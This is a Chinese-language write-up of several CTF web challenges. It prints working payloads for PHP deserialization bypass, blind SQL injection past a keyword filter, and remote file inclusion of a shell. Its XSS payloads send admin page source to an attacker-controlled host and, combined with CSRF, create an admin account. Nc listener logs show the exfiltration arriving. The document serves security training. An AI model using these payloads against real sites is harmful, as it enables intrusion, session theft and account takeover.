

PHP:

题目地址 : <http://112.74.102.225:2223/>

就是简单的序列化。这题的点主要是是绕过正则（+号可以绕过（php 弱类型的原因））。

<http://0x48.pw/2016/09/13/0x22/>

上面这个链接详细解释了这个洞，还有序列化结果那一串浏览器看不到的东西

（让先加密在解密的原因。）

然后附上自己的解题脚本:


```
<?php
error_reporting(0);
class sercet{
    private $file='index.php';

    public function __construct($file){
        $this->file=$file;
    }

    function __destruct(){
        echo show_source($this->file,true);
    }

    function __wakeup(){
        $this->file='index.php';
    }
}

$a=new sercet("the_next.php");
$a=serialize($a);
$after='O:+6:"sercet":2:{';
$b=explode('{',$a);
$after=base64_encode($after.$b[1]);
echo $after."\n";
```



```
→ Desktop php pass.php
TzorNjoic2VyY2V0IjoyOntz0jEyOiIAc2VyY2V0AGZpbGUiO3M6MTI6InRoZV9uZXh0LnBocCI7fQ==
→ Desktop [
```

然后 the_next.php 页面数组绕过就好了。

[http://112.74.102.225:2223/the_next.php?var\[\]=1&vbr\[\]=2](http://112.74.102.225:2223/the_next.php?var[]=1&vbr[]=2)

买买买：

题目地址：<http://112.74.102.225:2222/>

<!--听说买了2两个么么哒，就可以得到flag-->

看源码会发现最下面有这句话，code 是为了验证用的。可能大家匹配 code 脚本

本写了很久。这题就考的一个简单的逻辑漏洞。提现不是白给的。最少一分。

那就是掩耳盗铃啊。！看源码很容易发现表单验证是 JS 验证的。所以直接无视就好。

直接上脚本吧。

```
#coding=utf-8
import requests
import md5
import re
import random

def getmd5(codemd5='1a2b'):
    while 1:
        code=str(random.randint(1,10000000))
        if codemd5 == md5.md5(code).hexdigest()[0:4]:
            return code

def getcode(html):
    codemd5 = ".join(re.findall(r'==(....)',html))
    print codemd5
    return codemd5

if __name__ == '__main__':
    url = "http://112.74.102.225:2222/#"
    cookies = {
        'PHPSESSID':'cahfod5kuc1pc1t041m8fs9ok3',
    }
    #填入浏览器的 session

    while 1:
        try:
            payload = {
```

```

        'action': 'tixian',
        'tmoney': '0.004',
        'code': getmd5(codemd5)
    }
    res = requests.post(url, cookies = cookies, data = payload)
    money = ''.join(re.findall(r':(.*)<br>', res.content))
    print 'money:' + money
    codemd5 = getcode(res.content)
except:
    res = requests.get(url, cookies = cookies)
    html = res.content
    codemd5 = getcode(html)

```

编程能力比较菜，你们可以改的更好的 ==。个人感觉这题不能多线程，因为 code 信息是存储在 session 当中的。

```

30         'code' : getmd5(codemd5)
31     }
32     res = requests.post(url, cookies = cookies, data = payload)
33     money = ''.join(re.findall(r':(.*)<br>', res.content))
34     print 'money:' + money
35     codemd5 = getcode(res.content)

```

```

aee1
money:$ 50$ 1.576
f9be
money:$ 50$ 1.58
d58f
money:$ 50$ 1.584
2f10
money:$ 50$ 1.588
7836
money:$ 50$ 1.592
0a22
money:$ 50$ 1.596
de3f

```

Line 34, Column 31

SQLI?:

题目地址：<http://112.74.102.225:2220/>

通过 fuck you！可以判断 waf 拦截的哪些东西。参考 SWPUCTF web-200 sqli

出的。过滤的关键字一样的，代码直接抄的陆师傅的。解密出来后后三位是

salt。直接去掉就可以登录。空格过滤可以用（）绕过，然后逗号过滤但是 mid 没过滤啊，mid from。通过判断 password error 和 username error 就可以判断布尔条件是否为真。

http://web1.08067.me/


注入，过滤了空格、#、*、union、like、regexp、and、or、|、--、&、%0a、%0b、%0c、%0d等，需要想办法用其他操作符连接注入语句和闭合’。

mysql操作符参考：<http://blog.csdn.net/yuzongtao/article/details/45044963>

几个可用的poc：

1	uname='!==(ascii(mid((passwd)from(1)))=99)!=!!'1&passwd=dddd
1	uname=12'*(ascii(mid((passwd)from(1)))=99)%'1&passwd=dddd
1	uname=12'*(ascii(mid((passwd)from(1)))=99)^'1&passwd=dddd
1	uname=12'~(length(trim(leading%a0'c12'%a0from%a0passwd))<32)~'0&passwd=1


登录界面发现是 action.php?action=index,看源码会发现有个<flag in ../****的提示>，很明显要 getshell 把../上面的内容给读出来。



直接访问 index.php 发现是能访问的。

所以猜测后台代码是 include(\$_GET[action].".php");存在文件包含漏洞。有文件包含漏洞不仅仅是读源码这么简单啊。万一是管理员开了 allow_url_include 呢，我就开了。只需要在 vps 上放一个 shell.php。

shell.php 的内容为<?php echo “<?php system();?>”;?>



PS:至于为什么有个 xss 页面。我本来是想出 xxe 的。

XSS:

题目地址：<http://112.74.102.225:2221/>

看 head 头会发现 CSP 策略。而且后台 cookie 也全是 httponly 的。这是一篇关于 bypass CSP 的文章。

<https://xianzhi.aliyun.com/forum/read/523.html>

```
Content-Security-Policy:
default-src 'self'; 选项默认值
脚本
script-src 'self' 只允许从当前域名加载
'unsafe-inline' 允许执行页面内嵌的<script>标签和事件监听函数
'unsafe-eval'; 允许将字符串当作代码执行, eval setTimeout setInterval和Function
样式表
style-src 'self' 'unsafe-inline';
```

这题是有回显的，会发现过滤了 script img on svg link 等东西，双写就可以绕过去了。思路是读 admin 页面的源码。

读源码 payload:

```
<scripnt src="./js/jquery.min.js"></scripnt>
<scripont>
```

```
$(document).ready(function(){location.href='http://x.x.x.x:2000/'+escape($('root').html());});
</script>
```

```
[root@localhost ~]# nc -l -v 2000
Connection from 110.188.66.150 port 2000 [tcp/sieve-filter] accepted
GET /%3Chead%3E%0A%09%3Ctitle%3Egangbadie%3C/title%3E%0A%3C/head%3E%0A%3Cbody%3E%0A%3Ca%20href%3D%22./add_admin.php%22%3Eadd%20admin%3C/a%3E%0A%3Cscript%20src%3D%22./js/jquery.min.js%22%3E%3C/script%3E%0A%3Cscript%3E%0A%24%28document%29.ready%28function%28%29%7Blocation.href%3D%27http%3A//104.224.137.222%3A2000/%27+escape%28%24%28%27%3Aroot%27%29.html%28%29%29%3B%7D%29%3B%0A%3C/script%3E%0A%3C/body%3E HTTP/1.1
Host: 104.224.137.222:2000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://112.74.102.225:2221/admin_anx1ang.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
```

解码发现

```
<head>
  <title>gangbadie</title>
</head>
<body>
<a href="/add_admin.php">add admin</a>
<script src="/js/jquery.min.js"></script>
<script>
$(document).ready(function(){location.href='http://x.x.x.x:2000/'+escape($('root').html());});
</script>
```

有一个 **add_admin.php**,然后继续去读 **admin.php** 的内容。Payload :

```
<script src="/js/jquery.min.js"></script>
<script>
$.get("/add_admin.php",function(data){location.href="http://x.x.x.x:2000/"+escape(data)});
</script>
```

```
[root@localhost ~]# nc -lvp 2000
Connection from 110.188.66.150 port 2000 [tcp/sieve-filter] accepted
GET /%3Chtml%3E%0D%0A%3Cform%20action%3D%27add_admin.php%27%20method%3D%27POST%
27%3E%0D%0Aadmin_name%3A%3Cinput%20type%3D%27text%27%20%20name%3D%27adminname%2
7%3E%0D%0Aadmin_pass%3A%3Cinput%20type%3D%27password%27%20%20name%3D%27adminpas
s%27%3E%0D%0Aconfirm_pass%3A%3Cinput%20type%3D%27password%27%20%20name%3D%27adm
inconpass%27%3E%0D%0A%3Cinput%20type%3D%27submit%27%3E%0D%0A%3C/form%3E%0D%0A%3
C/html%3E HTTP/1.1
Host: 104.224.137.222:2000 100000ms 120000ms 140000ms 160000ms 180000ms
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Referer: http://112.74.102.225:2221/admin_anx1ang.php (from... 0ms
Accept-Encoding: gzip, deflate, sdch Other (from... 0ms
Accept-Language: zh-CN,zh;q=0.8 data:text/h... (from... 0ms
```

```
<html>
<form action='add_admin.php' method='POST'>
admin_name:<input type='text' name='adminname'>
admin_pass:<input type='password' name='adminpass'>
confirm_pass:<input type='password' name='adminconpass'>
<input type='submit'>
</form>
</html>
```

没有验证，XSS 和 CSRF 打组合拳再让管理员提交一个 POST 请求就好了。

```
<form actioonn='add_admin.php' method='POST'>
admin_name:<input type='text' value='anxiang' name='adminname'>
admin_pass:<input type='password' value='anxiang' name='adminpass'>
confirm_pass:<input type='password' value='anxiang' name='admincoonnpass'>
<input type='submit'>
</form>
```

```
<script>
document.forms[0].submit();
</script>
```

或者

```
<script src='./js/jquery.min.js'></script>
<script>
$.post("add_admin.php", { adminname: "anxiang", adminpass:
"anxiang",admincoonnpass:"anxiang", });
</script>
```

然后登陆，flag 就在 cookie 当中。

```
Cookie: pmaCookieVer=5; pma_lang=zh_CN; pma_collation_connection=utf8_unicode_ci; PHP
SESSID=cahfod5kuc1pc1t041m8fs9ok3; flag=flag%7Bd24efc036fef93a398b031ecf609aa3%7D
Host: 112.74.102.225:2221
```

PS:复现的时候发现 add_admin.php 那里没做验证。任何一个用户只要 post 一个都可以注册 admin。。尴尬了。

这 TM 是什么：

曼侧斯特编码 01->0 10->1 然后培根 0->A 1->B

这些奇奇怪怪的加密。虽然中国网站上没有，但是你可以 google 或者 bing 搜索因为如：[bacon decode online](#). [rot decode online](#).等等会有惊喜哦。